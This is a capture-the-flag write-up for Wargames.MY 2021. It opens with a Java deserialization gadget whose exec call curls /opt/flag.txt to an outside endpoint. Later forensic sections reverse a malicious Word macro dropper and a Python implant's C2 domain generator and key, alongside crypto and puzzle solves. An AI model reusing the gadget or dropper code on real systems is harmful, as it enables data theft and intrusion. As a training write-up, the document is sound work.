
```
package my.wargames.springboot;

import java.io.Serializable;
import java.lang.reflect.Method;

public class WargamesMsg implements Serializable {
  private static final long serialVersionUID = 1234567L;
  private String data = "curl https://enpil4iehlr6axl.m.pipedream.net -d
@/opt/flag.txt";
  private String className = "my.wargames.springboot.Helper";
  private String methodName = "execOwnCommand";

  public void rekt() throws Exception {
    try {
      Class<?> cl = Class.forName(this.className);
      Method method = cl.getMethod(this.methodName, String.class);
      method.invoke(null, this.data);
    }
    catch (Exception e) {
      e.printStackTrace();
    }
  }

  public int hashCode() {
    try {
      Runtime.getRuntime().exec(this.data.split(" "));
    }
    catch (Exception e) {
      e.printStackTrace();
    }
    return 4919;
  }
}
```

The driver program that is used to generate the payload is as follows.


```
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import my.wargames.springboot.WargamesMsg;

public class Flag {
  public static void main(String args[]) throws IOException {
    WargamesMsg msg = new WargamesMsg();
    String fileName = "WargamesMsg.obj";
    FileOutputStream fos = new FileOutputStream(fileName);
    ObjectOutputStream oos = new ObjectOutputStream(fos);
    oos.writeObject(msg);
    oos.close();
  }
}
```

Attached here is a sample payload generated.

Craft and send the request using Postman. Don't forget to attach the payload created earlier as binary in the body of the request.



Remember the curl command that we set earlier in `data` while modifying WargamesMsg.java? The HTTP endpoint is actually generated using Pipedream. We utilize one of the services provided by Pipedream to exfiltrate the flag via this HTTP endpoint.



`Flag: wgmy{30a4c532348450e39330c663d93b702e}`

cryptography - easyrsa

We are given the following:

```
p = getStrongPrime(1024)
q = getStrongPrime(1024)
n = p*q
e = 0x10001
# Encrypt the flag
m = bytes_to_long(flag)
c = pow(m, e, n)

print(f"n = {n}")
print(f"c = {c}")
print(f"hint = {p*q-p-q+1}")
```

Then the output of *n*, *c* and *hint*. For this chal bruteforcing the *c* using just *n* and *e* doesn't work, as it is not a weak *n*. But we got the *hint*, so we can use that to solve our *p* and *q* then decrypt the *c* using the *p* and *q* found.

To do this, we can use z3 and rsactftool.

z3: https://github.com/Z3Prover/z3

RsaCtfTool: https://github.com/Ganapati/RsaCtfTool

First we write a simple z3 python script:

```
from z3 import *
p = Int('p')
q = Int('q')
solve(p * q - p - q + 1 ==
18304313499627278872497347106781088765844971752924494936581137294399251598122054491970352624997804891597368572151975199012875361892862378834285683652903007044947055619342684830043887388520198889986897901082447405903406407594879218477486010303949150584062013743002102223027695933305578474279402543515765336411937188290852419206090437467585625464287266017790518369458197274062030222343619328717682343452270958441659650865431008054752337347886117365637267521107136683063583439472152237290665940293045834312267414723015783277860478421527455012050450676028820776344490403116318288525984705526824558715069751252595489120600, p * q ==
18304313499627278872497347106781088765844971752924494936581137294399251598122054491970352624997804891597368572151975199012875361892862378834285683652903007044947055619342684830043887388520198889986897901082447405903406407594879218477486010303949150584062013743002102223027695933305578474279402543515765336412208006859054393534570841203144021034140207743659756456355176186058669431050817944354369543943180071004478988621167578794309738088175437410128123233192513558339607610423092758817077116782370405814263505215749482674852889252017589696530422547393123978624883889069727557585210879305319883301371816205528090434407)
```

Then we run it and get the result:

```
root@kali:~/CTF/CTF/WGMY# python3 crypto1.py
[q = 1298092197161272594698106903293028695889403660898237103499564485887495162171389903719420558211080306748361865641 5
1096293623595757963400532145821517379152459269983916959830170336123927765432552523764253217716491564031363729423586531
627292232694242928189855592464828337270549438450076934518712449297963004188707,
 p = 141009348485847069010593045229092700264001359779414376547022463407889692490059625264745144669801081887983151191 58
547444593380498232591951234503419470622441600604025399111035119028724872389201897823183727501720783296104710106654815 2
852679638670060274090537893488580931788676735328418390067589615654969597125101]
```

Then we put the result and run RsaCtfTool and voila!

```
root@kali:~/CTF/CTF/RsaCtfTool# python3 RsaCtfTool.py -p 1410093484858470690105930452290927002640013597794143765470224
6340788969249005962526474514466980108188798315119158547444593380498232591951234503419470622441600604025399111035119028
7248723892018978231837275017207832961047101066548152852679638670060274090537893488580931788676735328418390067589615654
969597125101 -q 1298092197161272594698106903293028695889403660898237103499564485887495162171389903719420558211080306 74
8361865641510962936235957579634005321458215173791524592699839169598301703361239277654325525237642532177164915640313637
294235865316272922326942429281898555924648283372705494384500769345187124492979630041887 07 -e 65537 --uncipher 32659517
0717224270972747273938687349470324991228550526537114639319603037241378180393016466314937222843933373386508233001164270
4913091249653497200378094433504467567333190234739925103462552251607608028955840038227014596825040840010571742127988310
5890875233026757400073857141322987269830394697983222045539746252193303031007436789219663978696572790141244587721946385
4018375556480592302493190846530956119002347692135414581915623146602992464030585647283200633787736160823256067742785968
6638842493170149297308146210190273895689592042634336709605961185187133364422992915741362901814469213680894412670787153
775867317785600107
private argument is not set, the private key will not be displayed, even if recovered.

Results for /tmp/tmphb99mrf6:

Unciphered data :
HEX : 0x00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000077676d797b323237643135363264
663064393430643934643735623035313266346263366 37d
INT (big endian) : 15201892040113668110176552750540265633973483061314009950170570848709926719522101026637636477
INT (little endian) : 1582871160521493286872859223113323768771837697868437955036203853717469194628709578298487543743 14
1641144912167058406133976141698402762445889607981141056246244688553175592371744308352909118242969012878464608156145728
4671327102516408853591371914574028523033229991536038252832222633612563810573984701898995399486060748556001921101442472
8488619567787465006179253056009451647045198296979685654068118498440150900968207712954765522913839642292356273693995620
2582099717098951193680351066936780741126263727114113616283887995499168130354052153357374909917343040342705026284327787
604775731244912372333615408951958432848446436147 2
utf-8 : wgmy{227d1562df0d940d94d75b0512f4bc6c}
```

Flag: wgmy{227d1562df0d940d94d75b0512f4bc6c}

forensic - Forensic

Big KUDOS to the team, this is perhaps the best challenge I have done in 2021!

First chal, the chal to unlock all other forensic chal, forensic.

Download the eml file, get the sha256, simple.

```
root@kali:~/CTF/CTF/WGMY/artifact# sha256sum \[Job\ Application\]\ Security\ Engineer.eml
f4053a1aca84638b565c5f941a21b9484772520d7536e31ca41de0deaee14e2c  [Job Application] Security Engineer.eml
```

Flag: `wgmy{f4053a1aca84638b565c5f941a21b9484772520d7536e31ca41de0deaee14e2c}`

forensic - Hash of Document

eml file is an email file, inside the eml got a (malicious) document.

Extract the doc file, get the sha1, simple x2.

I literally **CTRL + C**, then **CTRL + V** the base64 of the attachment, then `base64 -d`.

```
root@kali:~/CTF/CTF/WGMY/artifact# base64 -d a.b64 > a
root@kali:~/CTF/CTF/WGMY/artifact# sha1sum a
706301fc19042ffcab697775c30fe7dd9db4c5a6  a
root@kali:~/CTF/CTF/WGMY/artifact#
```

`Flag: wgmy{706301fc19042ffcab697775c30fe7dd9db4c5a6}`

forensic - XOR Key

Inspecting the extracted doc file, there are obfuscated macros.

From this one onward, I analyzed and reversed the macro, not simple. :(

The doc file is actually a modified live malware that was used in real cyber attacks.

First, we extract the macro using olevba.

olevba: https://github.com/decalage2/oletools

```
root@kali:~/CTF/CTF/WGMY/artifact# olevba a
olevba 0.60 on Python 3.9.1 - http://decalage.info/python/oletools
===============================================================================
FILE: a
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: a - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -


Sub ParagraphExample()
    Dim oPara As Paragraph
    Set oPara = ActiveDocument.Paragraphs(1)
    MsgBox oPara.Range.Text
    oPara.Range.InsertParagraphBefore 'Insert Paragraph
    MsgBox oPara.Range.Text
End Sub
```

There are a lot of functions, subs, and all of them are obfuscated. I won't go into each of them, I will just show you the function or sub that contains the flag.

One of the obfuscation techniques used in this malware is XOR-ing the malicious macro. For this chal we need to find out the XOR key. It is in these functions:

```
Function OaioToliToi(AgbtEwpiHnyoPugeSe As String) As String
Dim KictIec As String
KictIec = DhklMaoit(AgbtEwpiHnyoPugeSe)
OaioToliToi = TaosTpokNlncSpma(CtdcIpebAkelGi("7767") &
CtdcIpebAkelGi("68796b71707178627062757365666b746677"), KictIec)
End Function

Public Function TaosTpokNlncSpma(OmhlCroaf As String, DataIn As String) As String
Dim TaioTaea As Integer
Dim WotaDr As Integer
Dim LnemTaoeDswe As String
Dim LatsRuegApn As String
Dim SoivNcrpEwioWv As String * 1
Dim CeouIaig As String * 1
For TaioTaea = 1 To Len(DataIn)
SoivNcrpEwioWv = Mid(DataIn, TaioTaea, 1)
WotaDr = ((TaioTaea - 1) Mod Len(OmhlCroaf)) + 1
CeouIaig = Mid(OmhlCroaf, WotaDr, 1)
LnemTaoeDswe = LnemTaoeDswe & Chr(Asc(SoivNcrpEwioWv) Xor Asc(CeouIaig))
Next TaioTaea
LatsRuegApn = LnemTaoeDswe
LatsRuegApn = Replace(LatsRuegApn, vbLf, "")
TaosTpokNlncSpma = LatsRuegApn
End Function
```

These are the same functions after cleaned up:

```
Function callXor(inputString As String) As String
Dim string1 As String
string1 = base64Decode(inputString)
callXor = xorFunc("wghykqpqxbpbusefktfw", string1)
End Function

Public Function xorFunc(inputString As String, DataIn As String) As String
Dim int1 As Integer
Dim int2 As Integer
Dim string1 As String
Dim string2 As String
Dim char1 As String * 1
Dim char2 As String * 1
For int1 = 1 To Len(DataIn)
char1 = Mid(DataIn, int1, 1)
int2 = ((int1 - 1) Mod Len(inputString)) + 1
char2 = Mid(inputString, int2, 1)
string1 = string1 & Chr(Asc(char1) Xor Asc(char2))
Next int1
string2 = string1
string2 = Replace(string2, vbLf, "")
xorFunc = string2
End Function
```

As we can see, the key used in the XOR function is “wghykqpqxbpbusefktfw” Flag is the SHA1 of this key.

`Flag: wgmy{23a00e2c2bd7e0b493384ea50cbf3e113ee0a1ba}`

forensic - Dropper Site

For this one the flag is in this sub:

```
177  Sub IdgiRpauLtlgRgldr()
178  Dim CiueBonoKnaiEng As String
179  Dim SvmbOnrpTomnOgwe As String
180  CiueBonoKnaiEng =
     OaioToliToi(CtdcIpebAkelGi("48784d6343564665587877614441674e4268774255515165565273615567
     75953456b414658") &
     CtdcIpebAkelGi("78344e416b77434568634243686b4442466b4b4556594948425248544577564768413d"
     ))
181  SvmbOnrpTomnOgwe = OaioToliToi(CtdcIpebAkelGi("4578515248") &
     CtdcIpebAkelGi("4555554342513d"))
182  SvmbOnrpTomnOgwe = Environ("TEMP") & "\" & SvmbOnrpTomnOgwe
183  PfrpNlunCmrdPog CiueBonoKnaiEng, SvmbOnrpTomnOgwe,
     OaioToliToi(CtdcIpebAkelGi("4f6767534541636445563545d544542435852414b4378735645683456437
     73143537a776a4f443143526b78465345557841686f434741415553") &
     CtdcIpebAkelGi("44632f555556665345733d"))
184  TrsiEbveOvgit SvmbOnrpTomnOgwe
185  End Sub
```

Here is the same sub cleaned up:

```
1  Sub DropperURL()
2  Dim string1 As String
3  Dim string2 As String
4  string1 = "http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe"
5  string2 = Environ("TEMP") & "\" & "dsye.exe"
6  parseDownload string1, string2, "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
7  SomeOtherFunction string2
8  End Sub
```

The flag is SHA1 of the URL: “http://mbnxosod7oj3lm5nky1u.for.wargames.my/cmd64.exe”

`Flag: wgmy{e88f4d8ad2551e5c91c742d53229944abd30c5ea}`

forensic - API Used to Download Malware

For this one the flag is in this sub:

```
126 Sub PmepEais(ByVal OewaOgl As String, ByVal AomoLe_sf As String, NinsTais As String)
127 Dim YrisLsteClroYoeat As LongPtr
128 Dim GaleTdrca as LongPtr
129 GaleTdrca = 0
130 YrisLsteClroYoeat = LecnEndaUroeNa(OaioToliToi(CtdcIpebAkelGi("4168") &
    CtdcIpebAkelGi("554546415166")),OaioToliToi(CtdcIpebAkelGi("496a556b5051514748683058417
    85132476a554d43") & CtdcIpebAkelGi("673431")), vbLong, GaleTdrca, OewaOgl, AomoLe_sf,
    GaleTdrca, GaleTdrca)
131 End Sub
```

Here is the same sub cleaned up:


```
18 Sub callDownload(ByVal inputString As String, ByVal inputString2 As String,
   inputString3 As String)
19 Dim longPtr1 As LongPtr
20 Dim longPtr2 as LongPtr
21 longPtr2 = 0
22 longPtr1 = LecnEndaUroeNa(urlmon, URLDownloadToFileA, vbLong, 0, inputString,
   inputString2, 0, 0)
23 End Sub
```

The flag is SHA1 of the API: “URLDownloadToFileA”

`Flag: wgmy{0c16e910b359377ceb39c755b62a2e8b11f71076}`

forensic - Hash of Malware

Download the malware, get the hash, simple x3.



Flag: wgmy{094832f61127bbaaf9857d2e3ca6b3ffd3688e31}

forensic - C2 Hostname

For this one we will need to do some analysis again. Opening the exe file as an archive we are able to find many .pyc files, this shows that this exe is probably compiled in Python, which should be much easier to decompile.

We extract the __main__.pyc from the exe. I just used 7zip with drag and drop operation. Then I used uncompyle6 to decompile the pyc file.

uncompyle6: https://pypi.org/project/uncompyle6/

```
root@kali:~/CTF/CTF/WGMY# uncompyle6 __main__.pyc
# uncompyle6 version 3.7.4
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.18 (default, Apr 20 2020, 20:30:41)
# [GCC 9.3.0]
# Warning: this version of Python has problems handling the Python 3 "byte" type in constants properly.

# Embedded file name: __main__.pyc
import subprocess, socket, os, platform, base64, json, time
from urllib.parse import urlencode
from urllib.request import Request, urlopen
from itertools import cycle

def encrypt(data, key):
    data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
    return base64.b64encode(data.encode()).decode()


def decrypt(data, key):
    data = base64.b64decode(data).decode()
    return ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
```

From the decompiled Python source code, we found this:

```
def getIP(d):
    try:
        data = socket.gethostbyname(d)
        ip = repr(data)
        return ip
    except Exception:
        return False


def gen24(nr):
    while nr > 24:
        nr = nr >> 1

    return nr


def getChr(nr):
    return chr(gen24(nr) + ord('a'))


def getC2():
    primes = [
     1, 6, 5, 2, 11, 13]
    domain = False
    for nr in range(1, 10):
        domain = 'w'
        for prime in primes:
            domain += getChr(prime * nr)

        domain += '.for.wargames.my'
        nr += 1
        if getIP(domain) != False:
            return domain
```

It seems that these functions generate the C2 hostname for the malware to connect. We take these functions and put it in our own script then run it for the C2 hostname.

```
import subprocess, socket, os, platform, base64, json, time

def getC2():
    primes = [
     1, 6, 5, 2, 11, 13]
    domain = False
    for nr in range(1, 10):
        domain = 'w'
        for prime in primes:
            domain += getChr(prime * nr)

        domain += '.for.wargames.my'
        nr += 1
        if getIP(domain) != False:
            return domain

def getChr(nr):
    return chr(gen24(nr) + ord('a'))

def gen24(nr):
    while nr > 24:
        nr = nr >> 1

    return nr

def getIP(d):
    try:
        data = socket.gethostbyname(d)
        ip = repr(data)
        return ip
    except Exception:
        return False

url = 'http://' + getC2() + '/post.php'
print (url)
```

```
root@kali:~/CTF/CTF/WGMY# python3 foren1.py
http://wbgfcln.for.wargames.my/post.php
```

The flag is SHA1 of the Hostname: “wbgfcln.for.wargames.my”

`Flag: wgmy{7c7b739ef14c9f15f41ac73c8301eccd4de8ca9a}`

forensic - DGA Algorithm

This chal wants us to get the next C2 hostname generated from the script, to do this, we add 2 lines into our script with the functions we took from the malware.

```
 1 import subprocess, socket, os, platform, base64, json, time
 2
 3 def getC2():
 4     primes = [
 5      1, 6, 5, 2, 11, 13]
 6     domain = False
 7     for nr in range(1, 10):
 8         domain = 'w'
 9         for prime in primes:
10             domain += getChr(prime * nr)
11
12         domain += '.for.wargames.my'
13         nr += 1
14         if getIP(domain) != False:
15             return domain
16
17 def getChr(nr):
18     return chr(gen24(nr) + ord('a'))
19
20 def gen24(nr):
21     while nr > 24:
22         nr = nr >> 1
23
24     return nr
25
26 def getIP(d):
27     try:
28         if d == "wbgfcln.for.wargames.my":
29             return False
30         data = socket.gethostbyname(d)
31         ip = repr(data)
32         return ip
33     except Exception:
34         return False
35
36 url = 'http://' + getC2() + '/post.php'
37 print (url)
```

```
root@kali:~/CTF/CTF/WGMY# python3 foren1.py
http://whvrotw.for.wargames.my/post.php
```

The 2 lines are at line 28 and 29.

The flag is SHA1 of the Hostname: “whvrotw.for.wargames.my”

`Flag: wgmy{8ed3fad58dd5ce65528e787d49ea428dfa8b6632}`

forensic - C2 Communication Encryption

This is the last forensic chal that I solved. For this one, we need to get the encryption key. We can find them in these 2 functions:

First the encrypt()

```
def encrypt(data, key):
    data = ''.join((chr(ord(str(a)) ^ ord(str(b))) for a, b in zip(data, cycle(key))))
    return base64.b64encode(data.encode()).decode()
```

This is just a simple XOR function with the encryption key as 2nd input parameter.

Then the sendData()

```
def sendData(data):
    url = 'http://' + getC2() + '/post.php'
    post_fields = {'act':'post',  'data':encrypt(data, 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')}
    request = Request(url, (urlencode(post_fields).encode()), headers={'X-ComputerName': getComputerName()})
    return decrypt(json.load(urlopen(request))['data'], 'K719HibejFfel6Jyl4A5TExmIUd2zLF7')
```


This function calls encrypt(), the 2nd parameter will be the encryption key.

The flag is SHA1 of the string: “K719HibejFfel6Jyl4A5TExmIUd2zLF7”

`Flag: wgmy{1d6d76404f85b440cf5db734af068a579915c9f2}`

misc - sorok

We were brought to a website, where we needed to enter a password. Checking the sources of the website, we found WASM.



Google some keyword from the WASM, we found this: https://github.com/AidanFray/CTF_Writeups/blob/master/2019/SquareCTF_2019/inwasmble/README.md

We can use the same script as provided in the write-up, just need to change a variable:

```
target = [3, 7, 43, 15, 211, 23, 251, 31, 163, 39, 203, 47, 115, 55, 155, 63, 67, 71, 107, 79, 19, 87, 59, 95, 227, 103, 11, 111, 179, 119, 219, 127]

Xor_string = b"Zh^/\b2e\9e?\cdH\bf\0f\16V\e8V/>K)|8W:\87Gi\16\93\1a\beQ"


for i, x in enumerate(xor_string):
    print(chr(x ^ target[i]), end="")
```

The output is: “You are not easily fooled by me.”

Enter this string into the website and we will get the flag.

```
Flag: wgmy{67ea76c98a065d3675fd152978190dc1}
```


misc - Corrupt

This….this one, I found the flag after going half crazy and just randomly did something. This will sound ridiculous but let's go!

We are given a 1 x 1, single pixel PNG file, and it is only 837 B, yes B not KB. I did my whole checklist, StegSolve, AperiSolve, zsteg, everything else. Then, I decided to play with the dimension a bit.


For image files like PNG and JPG, you can change the image dimension by Hex editing. I used HxD and changed the PNG file dimension.

HxD: https://mh-nexus.de/en/hxd/



Red Box is Width value, Blue Box is Height value.

First, I changed them to something big like 800x800, then PNG become like this:



Oh, there are some white bits on the top of the image. Then I continued to analyze this image. Few hours in, getting nothing, time to include experimenting with caffeine. (Nah just kidding XD)

Then I tried a few more different dimension, and I noticed this white bar that is always at the first row of the image:

No matter what width of the image I change, the white bar seems to stay the same length. And one voice came from the back of my head: "*Wouldn't it be cool if we match the width of the photo with this white bar?*" So I did.

```
wgmy{b6ab0e5d4b7278066d9b5691ecf3bac2}
```

Lo and behold, the moment when I set the image width to the length of white bar (400px), the flag appeared. I spent about 5 minutes laughing at all those hours spent in analyzing the metadata, the zlib, the RGB layer (It doesn't even have RGB, it is just a black and white image), and bruteforcing password for hidden encoded file.

Lesson learnt: ~~When all else fails, replenish caffeine.~~

`Flag: wgmy{b6ab0e5d4b7278066d9b5691ecf3bac2}`